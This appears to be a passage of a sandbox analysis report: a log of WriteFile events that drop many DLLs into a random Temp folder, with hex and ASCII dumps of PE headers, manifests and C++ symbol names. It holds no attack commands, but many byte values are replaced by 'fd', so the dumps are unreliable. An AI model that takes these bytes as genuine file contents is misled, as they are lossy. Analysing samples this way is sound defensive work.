C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceChannel.dll	32768	1024	75 72 6e 3a 73 63 68 65 6d 61 73 2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61 73 6d 2e 76 33 22 3e 0d 0a 20 20 20 20 3c 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 20 20 20 20 3c 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 20 20 20 20 3c 72 65 71 75 65 73 74 65 64 45 78 65 63 75 74 69 6f 6e 4c 65 76 65 6c 20 6c 65 76 65 6c 3d 27 61 73 49 6e 76 6f 6b 65 72 27 20 75 69 41 63 63 65 73 73 3d 27 66 61 6c 73 65 27 20 2f 3e 0d 0a 20 20 20 20 20 20 3c 2f 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 3c 2f 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 3c 2f 74 72 75 73 74 49 6e 66 6f 3e 0d 0a 3c 2f 61 73 73 65 6d 62 6c 79 3e 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	urn:schemas-microsoft-com:asm.v3"> <security> <requestedPrivileges> <requestedExecutionLevel level='asInvoker' uiAccess='false' /> </requestedPrivileges> </security> </trustInfo> </assembly>	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceFunction.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceFunction.dll	32768	1024	75 72 6e 3a 73 63 68 65 6d 61 73 2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61 73 6d 2e 76 33 22 3e 0d 0a 20 20 20 20 3c 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 20 20 20 20 3c 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 20 20 20 20 3c 72 65 71 75 65 73 74 65 64 45 78 65 63 75 74 69 6f 6e 4c 65 76 65 6c 20 6c 65 76 65 6c 3d 27 61 73 49 6e 76 6f 6b 65 72 27 20 75 69 41 63 63 65 73 73 3d 27 66 61 6c 73 65 27 20 2f 3e 0d 0a 20 20 20 20 20 20 3c 2f 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 3c 2f 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 3c 2f 74 72 75 73 74 49 6e 66 6f 3e 0d 0a 3c 2f 61 73 73 65 6d 62 6c 79 3e 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	urn:schemas-microsoft-com:asm.v3"> <security> <requestedPrivileges> <requestedExecutionLevel level='asInvoker' uiAccess='false' /> </requestedPrivileges> </security> </trustInfo> </assembly>	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\libGLESv2.dll	0	32768	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\libGLESv2.dll	32768	32768	fd 0f 11 5c 24 10 fd 0f 11 54 24 0c fd 0f 11 4c 24 08 fd 0f 11 44 24 04 fd 34 24 fd 29 0d 00 fd 0f 10 5d 14 fd 0f 10 55 10 fd 0f 10 4d 0c fd 0f 10 45 08 fd fd 74 21 fd fd fd 0f 11 5c 24 0c fd 0f 11 54 24 08 fd 0f 11 4c 24 04 fd 0f 11 04 24 fd fd 26 05 00 fd fd 10 fd fd 74 07 fd fd fd fd 1b 2e 00 fd fd 14 5e 5f 5b 5d fd 10 00 55 fd fd 53 57 56 fd fd 10 fd 35 64 4d 64 10 fd fd 74 09 fd fd fd 20 00 00 00 74 16 fd 4b 1c 03 00 fd fd fd 0a fd 08 00 fd 85 fd 0f fd fd 00 00 00 fd 65 14 fd 5d 10 fd 4d 0c fd 45 08 fd fd 10 1e 00 00 00 74 20 fd fd fd fd 1b 03 00 fd fd fd 45 fd fd 78 1b 2e 00 fd 01 fd fd fd 45 fd 65 14 fd 45 08 fd 0e fd 45 fd 00 00 00 00 00 fd 45 fd 00 00 00 00 fd fd 11 1e 00 00 00 0f fd fd 0f fd fd 0f fd fd 0f fd fd 75 1d 57 53 52 50 56 fd 55	\$TLD4)]UMEt!\$T$L$$&t.^_[]USWV5dMdttKe]MEt Ex.EeEEEuWSRPVU	success or wait	164	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\libGLESv2.dll	6782976	32256	fd 39 00 3a 04 3a 08 3a 0c 3a 10 3a 14 3a 18 3a 1c 3a 20 3a 24 3a 28 3a 2c 3a 30 3a 34 3a 40 3a 44 3a 48 3a 4c 3a 50 3a 54 3a 58 3a 5c 3a 60 3a 64 3a 68 3a 6c 3a 70 3a 74 3a 78 3a 7c 3a fd 3a fd 3a fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Surface.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\TextFilter.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Win32_Font.dll	0	29696	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\XMLDOMCommand.dll	32768	5120	3f 53 65 74 43 6f 6e 74 65 78 74 52 65 6e 64 65 72 43 6f 75 6e 74 4e 61 6d 65 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 58 41 45 42 56 3f 24 41 33 64 5f 53 74 72 69 6e 67 5f 74 40 5f 57 40 40 40 5a 00 00 64 02 3f 53 65 74 54 69 6d 65 53 74 61 6d 70 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 58 58 5a 00 00 fd 02 3f 67 6c 6f 62 61 6c 45 6e 67 69 6e 65 40 40 33 50 45 41 56 45 6e 67 69 6e 65 49 6e 74 65 72 66 61 63 65 40 40 45 41 00 48 69 67 68 50 6f 6c 79 2e 64 6c 6c 00 00 4f 4c 45 41 55 54 33 32 2e 64 6c 6c 00 00 fd 02 3f 5f 58 6c 65 6e 67 74 68 5f 65 72 72 6f 72 40 73 74 64 40 40 59 41 58 50 45 42 44 40 5a 00 00 4d 53 56 43 50 31 34 30 2e 64 6c 6c 00 00 0e 00 5f 5f 43 78 78 46 72 61 6d 65 48 61 6e 64 6c 65 72 33 00 00 3c 00 6d 65 6d	?SetContextRenderCountName@A3d_Channel@@UEAAXAEBV?$A3d_String_t@_W@@@Zd?SetTimeStamp@A3d_Channel@@UEAAXXZ?globalEngine@@3PEAVEngineInterface@@EAHighPoly.dllOLEAUT32.dll?_Xlength_error@std@@YAXPEBD@ZMSVCP140.dll__CxxFrameHandler3<mem	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\CopyImage.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\CopyImage.dll	32768	10752	65 6c 40 40 55 45 41 41 50 45 41 55 58 4d 46 4c 4f 41 54 32 40 44 69 72 65 63 74 58 40 40 48 40 5a 00 3c 00 3f 47 65 74 56 65 72 74 65 78 54 61 6e 67 69 65 6e 74 55 73 65 40 41 63 6f 5f 44 58 38 5f 4f 62 6a 65 63 74 44 61 74 61 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 5f 4e 58 5a 00 3d 00 3f 47 65 74 57 6f 72 6c 64 4d 61 74 72 69 78 40 41 63 6f 5f 44 58 38 5f 4f 62 6a 65 63 74 44 61 74 61 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 3f 41 55 58 4d 4d 41 54 52 49 58 40 44 69 72 65 63 74 58 40 40 58 5a 00 00 3e 00 3f 48 61 73 53 65 6d 61 6e 74 69 63 40 41 63 6f 5f 44 58 38 5f 4f 62 6a 65 63 74 44 61 74 61 43 68 61 6e 6e 65 6c 40 40 55 45 42 41 5f 4e 57 34 56 65 72 74 65 78 53 65 6d 61 6e 74 69 63 54 79 70 65 40 72 65 6e 64 65 72 4c 69 62 40 40 40 5a 00 00 41 00 3f	el@@UEAAPEAUXMFLOAT2@DirectX@@H@Z<?GetVertexTangientUse@Aco_DX8_ObjectDataChannel@@UEAA_NXZ=?GetWorldMatrix@Aco_DX8_ObjectDataChannel@@UEAA?AUXMMATRIX@DirectX@@XZ>?HasSemantic@Aco_DX8_ObjectDataChannel@@UEBA_NW4VertexSemanticType@renderLib@@@ZA?	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100AGM.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100AGM.dll	98304	32768	fd 52 fd 50 0c fd 03 fd 45 fd fd 30 fd 15 fd fd fd 28 59 fd 4d fd 45 fd fd c3 31 00 fd 24 fd fd 28 cb 45 fd fd 1a 72 32 00 fd 6a 10 fd 4e 6a fd 28 fd 68 71 32 00 fd 65 fd 00 fd 65 fd 00 68 20 55 fd 28 fd 75 08 98 fd fd 59 59 fd 0b 01 fd 4d fd fd fd 38 01 00 00 fd 4d 0c fd fd 74 09 33 85 fd 0f fd 89 11 50 fd fd fd 59 fd 4d 10 fd 01 33 fd fd 70 fd 4d fd fd 74 0a fd 75 fd 01 fd 50 0c fd 03 fd 45 fd fd 30 fd 15 fd fd fd 28 fd 45 fd 59 fd fd fd 28 cb 45 fd fd 45 80 31 00 6a 00 fd 4d fd fd fd fd 31 00 fd 4d fd fd 45 fd 02 fd fd 74 0b fd 01 fd 55 fd 52 fd 50 0c fd 03 fd 45 fd fd 30 fd 15 fd fd fd 28 59 fd 4d fd 45 fd fd 19 fd 31 00 fd 01 28 cb 45 fd fd 54 71 32 00 fd 6a 10 fd 71 6a fd 28 fd 70 32 00	RPE0(YME1$(Er2jNj(hq2 eeh U(uYY M8Mt3PYM3pMtuPE0(EY(EE1jM1MEtU RPE0(YME1(ETq2jqj(p2	success or wait	39	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100AGM.dll	5701632	12616	00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100PDFL.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100PDFL.dll	6717440	14664	00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_DirectInput.dll	32768	10240	00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 2b 00 00 00 0c 2b 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 2c 00 00 00 0c 2c 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 2d 00 00 00 0c 2d 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 2e 00 00 00 0c 2e 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 2f 00 00 00 0c 2f 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 30 00 00 00 0c 30 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 31 00 00 00 0c 31 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 32 00 00 00 0c 32 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 33 00 00 00 0c 33 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00 00 34 00 00 00 0c 34 00 fd 00 00 00 00 00 00 00 00 fd 60 00 fd 01 00 00	`++`,,`-- `..`//`00`11`22`33`44`	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_ImportObject.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_ImportObject.dll	32768	9728	58 fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 98 00 00 00 00 00 00 06 fd 00 00 00 00 00 00 34 fd 00 00 00 00 00 00 6a fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 99 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 32 fd 00 00 00 00 00 00 4c fd 00 00 00 00 00 00 60 fd 00 00 00 00 00 00 74 fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 1e fd 00 00 00 00 00 00 a2 00 00 00 00 00 00 fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 46 fd 00 00 00 00 00 00 10 fd 00 00 00 00 00 00 2a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00	X4j2L`tF*H	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_MatrixInterpolateSet.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_MatrixInterpolateSet.dll	32768	12800	50 33 00 00 fd 33 00 00 fd 33 00 00 fd 33 00 00 fd 36 00 00 fd 36 00 00 30 37 00 00 fd 37 00 00 fd 37 00 00 fd 37 00 00 fd 37 00 00 fd 37 00 00 00 38 00 00 fd 3b 00 00 fd 41 00 00 20 42 00 00 fd fd 00 00 fd fd 00 00 fd 00 00 0a fd 00 00 3e fd 00 00 64 fd 00 00 fd fd 00 00 fd 00 00 3c fd 00 00 74 fd 00 00 fd fd 00 00 fd 00 00 2f fd 00 00 63 fd 00 00 fd fd 00 00 94 00 00 1b fd 00 00 51 fd 00 00 fd fd 00 00 95 00 00 0c fd 00 00 49 fd 00 00 fd fd 00 00 56 00 00 0a fd 00 00 3e fd 00 00 72 fd 00 00 fd fd 00 00 fd 00 00 22 fd 00 00 7f fd 00 00 fd fd 00 00 fd 00 00 24 fd 00 00 6a fd 00 00 fd fd 00 00 d9 00 00 0b fd 00 00 62 fd 00 00 fd fd 00 00 5a 00 00 2f fd 00 00 65 fd 00 00 fd fd 00 00 db 00 00 10 fd 00 00 4a fd 00 00 fd fd 00	P33336607777778;AB>d<t/cQI>r"$jb/eJ	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_SoundFile2.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_SoundFile2.dll	32768	8192	79 00 6d 6d 69 6f 52 65 61 64 00 00 fd 00 6d 6d 69 6f 57 72 69 74 65 00 7c 00 6d 6d 69 6f 53 65 65 6b 00 00 74 00 6d 6d 69 6f 47 65 74 49 6e 66 6f 00 7f 00 6d 6d 69 6f 53 65 74 49 6e 66 6f 00 6e 00 6d 6d 69 6f 41 64 76 61 6e 63 65 00 72 00 6d 6d 69 6f 44 65 73 63 65 6e 64 00 6f 00 6d 6d 69 6f 41 73 63 65 6e 64 00 00 00 71 00 6d 6d 69 6f 43 72 65 61 74 65 43 68 75 6e 6b 00 57 49 4e 4d 4d 2e 64 6c 6c 00 20 00 3f 3f 30 43 68 61 6e 6e 65 6c 54 79 70 65 40 40 51 45 41 41 40 58 5a 00 60 00 3f 3f 31 43 68 61 6e 6e 65 6c 54 79 70 65 40 40 51 45 41 41 40 58 5a 00 1f 00 3f 3f 30 43 68 61 6e 6e 65 6c 54 79 70 65 40 40 51 45 41 41 40 41 45 42 56 30 40 40 5a 00 07 00 3f 3f 30 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 51 45 41 41 40 58 5a 00 55 00 3f 3f 31 41 33 64 5f 43 68	ymmioReadmmioWrite|mmioSeektmmioGetInfommioSetInfonmmioAdvancermmioDescendommioAscendqmmioCreateChunkWINMM.dll??0ChanneIType@@QEAA@XZ`??1ChannelType@@QEAA@XZ??0ChannelType@@QEAA@AEBV0@@Z??0A3d_Channel@@QEAA@XZU??1A3d_Ch	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_UserInput.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_UserInput.dll	32768	6656	41 33 64 5f 4c 69 73 74 40 40 40 5a 00 00 fd 00 3f 43 68 65 63 6b 52 65 6e 64 65 72 43 6f 75 6e 74 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 49 45 41 41 5f 4e 58 5a 00 fd 00 3f 3f 52 53 68 6f 77 44 65 62 75 67 4d 65 73 73 61 67 65 40 40 51 45 41 41 58 41 45 42 56 3f 24 41 33 64 5f 53 74 72 69 6e 67 5f 74 40 5f 57 40 40 41 45 42 48 30 40 5a 00 00 0b 01 3f 43 6f 70 79 54 61 67 44 61 74 61 54 6f 50 6f 69 6e 74 65 72 40 41 33 64 46 69 6c 65 4c 6f 61 64 65 72 40 40 51 45 41 41 58 50 45 41 58 40 5a 00 00 fd 01 3f 47 65 74 49 6e 66 6f 49 66 54 61 67 40 41 33 64 46 69 6c 65 4c 6f 61 64 65 72 40 40 51 45 41 41 5f 4e 51 45 41 44 40 5a 00 16 02 3f 53 61 76 65 54 61 67 40 41 33 64 46 69 6c 65 53 61 76 65 72 40 40 51 45 41 41 48 50 45 42 44 40 5a 00 00 0d 02 3f 53 61	A3d_List@@@Z?CheckRenderCount@A3d_Channel@@IEAA_NXZ??RShowDebugMessage@@QEAAXAEBV?$A3d_String_t@_W@@AEBH0@Z?CopyTagDataToPointer@A3dFileLoader@@QEAAXPEAX@Z?GetInfoIfTag@A3dFileLoader@@QEAA_NQEAD@Z?SaveTag@A3dFileSaver@@QEAAHPEBD@Z?Sa	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FileLoader.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 83 fd fd fd fd fd fd fd fd fd fd fd 8c 2b fd fd fd fd 15 fd fd fd fd fd fd 15 fd fd fd fd fd fd 15 fd fd fd fd fd fd 39 fd fd fd fd 5f fd fd fd fd fd fd fd fd fd 22 fd fd fd 5f fd fd fd fd fd fd fd 5f fd fd fd fd fd fd 5f fd 47 fd fd fd fd fd fd 2f fd fd fd fd fd 5f fd fd fd fd fd fd fd 52 69 63 68 fd fd fd	MZ@!L!This program cannot be run in DOS mode.$+____G/_Rich	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FileLoader.dll	32768	6656	45 41 41 40 50 45 41 56 45 6e 67 69 6e 65 49 6e 74 65 72 66 61 63 65 40 40 40 5a 00 54 00 3f 3f 31 41 33 64 46 69 6c 65 53 61 76 65 72 40 40 55 45 41 41 40 58 5a 00 00 fd 01 3f 4f 70 65 6e 53 61 76 65 46 69 6c 65 40 41 33 64 46 69 6c 65 53 61 76 65 72 40 40 51 45 41 41 5f 4e 41 45 42 56 3f 24 41 33 64 5f 53 74 72 69 6e 67 5f 74 40 5f 57 40 40 5f 4e 40 5a 00 15 02 3f 53 61 76 65 44 61 74 61 54 6f 46 69 6c 65 40 41 33 64 46 69 6c 65 53 61 76 65 72 40 40 51 45 41 41 48 50 45 42 58 5f 4b 40 5a 00 06 01 3f 43 6c 6f 73 65 53 61 76 65 46 69 6c 65 40 41 33 64 46 69 6c 65 53 61 76 65 72 40 40 51 45 41 41 58 58 5a 00 00 fd 00 3f 41 64 64 4d 65 74 61 44 61 74 61 40 41 33 64 5f 43 68 61 6e 6e 65 6c 40 40 55 45 41 41 58 41 45 41 56 41 33 64 46 69 6c 65 53 61 76 65 72	EAA@PEAVEngineInterface@@@ZT??1A3dFileSaver@@UEAA@XZ?OpenSaveFile@A3dFileSaver@@QEAA_NAEBV?$A3d_String_t@_W@@_N@Z?SaveDataToFile@A3dFileSaver@@QEAAHPEBX_K@Z?CloseSaveFile@A3dFileSaver@@QEAAXXZ?AddMetaData@A3d_Channel@@UEAAXAEAVA3dFileSaver	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FModSound.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FModSound.dll	32768	12800	fd 4f 00 00 50 64 00 00 fd fd fd fd 20 52 00 00 fd 35 00 00 fd fd fd fd fd 35 00 00 00 00 00 00 fd 35 00 00 fd fd fd fd 11 21 08 00 21 64 16 00 1d 34 15 00 11 fd 07 fd 05 70 04 50 fd 4f 00 00 78 64 00 00 fd fd fd fd 00 52 00 00 fd fd fd fd 00 52 00 00 fd fd fd fd 00 52 00 00 fd fd fd fd 00 52 00 00 fd fd fd fd 00 52 00 00 00 00 00 00 46 2c 00 00 fd fd fd fd 56 2c 00 00 00 00 00 00 fd 2c 00 00 fd fd fd fd fd 2c 00 00 01 00 00 00 24 2d 00 00 fd fd fd fd 38 2d 00 00 02 00 00 00 4e 2d 00 00 fd fd fd fd fd 2d 00 00 03 00 00 00 fd 2d 00 00 fd fd fd fd 71 2e 00 00 04 00 00 00 fd 2e 00 00 fd fd fd fd 11 14 04 00 14 34 0d 00 06 fd 02 70 fd 4f 00 00 fd 64 00 00 fd fd fd fd 20 52 00 00 fd fd fd fd 20 52 00 00 00 00 00 00 43 37 00 00 fd fd fd fd 58 37 00 00 00 00 00	OPd R555!!d4pPOxdRRRRRF ,V,,,$-8-N---q..4pOd R RC7X7	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Image.Services.Core.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Image.Services.Core.dll	491520	32768	fd 51 04 fd 6c 02 04 fd 45 04 50 fd c5 fd 75 10 fd fd 74 0c fd 55 00 fd 42 04 6a 01 fd fd fd 00 7c 24 13 00 74 58 fd fd 24 fd 00 00 00 fd 5d 00 fd 4b 04 fd 51 04 fd 5c 1a 04 fd fd 04 53 fd 15 fd 43 fd 2c fd 44 24 14 01 00 00 00 84 24 fd 00 00 00 00 fd 46 04 fd 48 04 fd 74 31 04 fd 56 04 52 fd c5 fd 75 0f fd fd 74 0b fd 06 fd 50 04 6a 01 fd fd fd 8b fd fd 01 00 00 fd 44 24 2c fd 47 27 fd fd 50 fd fd 84 24 fd 00 00 00 05 fd 2b fd fd 56 fd 4c 24 30 51 fd fd 30 fd fd fd 54 24 18 52 fd 44 24 30 50 fd 3d 2f fd fd 84 24 fd 00 00 00 06 fd 00 fd fd 24 fd 00 00 00 fd 45 00 fd fd 74 14 fd 48 04 fd 51 04 fd 44 02 04 fd fd 04 50 fd 15 fd 43 fd 2c 84 24 fd 00 00 00 05 fd 44 24 18 fd 44 24 14 01 00 00 00 fd fd 74 2b fd 44 24 18 00 00 00 00	QIEPutUBj|tX]KQ\SC, D$$FHt1VR utPjD$,G'P$+VL$0Q0T$ RD$0P=/$$E tHQDPC,DD$t+D$	success or wait	25	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Image.Services.Core.dll	4685824	5784	70 0d 17 fd fd 66 76 5f 74 1e 5e 0c 53 38 5d fd fd fd 30 2d 1b 13 fd 79 fd 54 1a 4b 38 04 fd 07 fd 23 03 d2 fd fd fd 5d fd fd 56 06 44 2d 41 4c 48 fd 2d fd 35 fd fd 95 fd fd 90 31 fd 76 fd 61 fd fd 75 57 42 fd 3b fd 2b 10 49 fd 26 fb 0c fd fd fd e3 6a fd fd fd fd 53 2b 57 26 fd 56 fd 76 fd 61 46 fd 60 fd 29 46 47 fd fd fd fd 62 fd 04 5a fd fd 4e 40 5c 48 06 7d fd 5f fd 74 5e fd 65 0d 5b fd fd fd 24 1c fd 14 11 ff fd 1f fd fd fd fd 17 58 35 fd 02 03 01 00 01 fd fd 01 3e 30 fd 01 3a 30 0e 06 03 55 1d 0f 01 01 fd 04 04 03 02 01 06 30 13 06 03 55 1d 25 04 0c 30 0a 06 08 2b 06 01 05 05 07 03 03 30 12 06 03 55 1d 13 01 01 fd 04 08 30 06 01 01 fd 02 01 00 30 1d 06 03 55 1d 0e 04 16 04 14 19 4a fd 5a fd 4d 31 fd 14 fd 5e fd 2f	pfv_t^S8]0-yTK8#]VD- ALH-51vauW B;+I&jS+W&VvaF`)FGbZ N@\H}_te[$ X5>0:0U0U%0+0U00UJZ M1^/	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
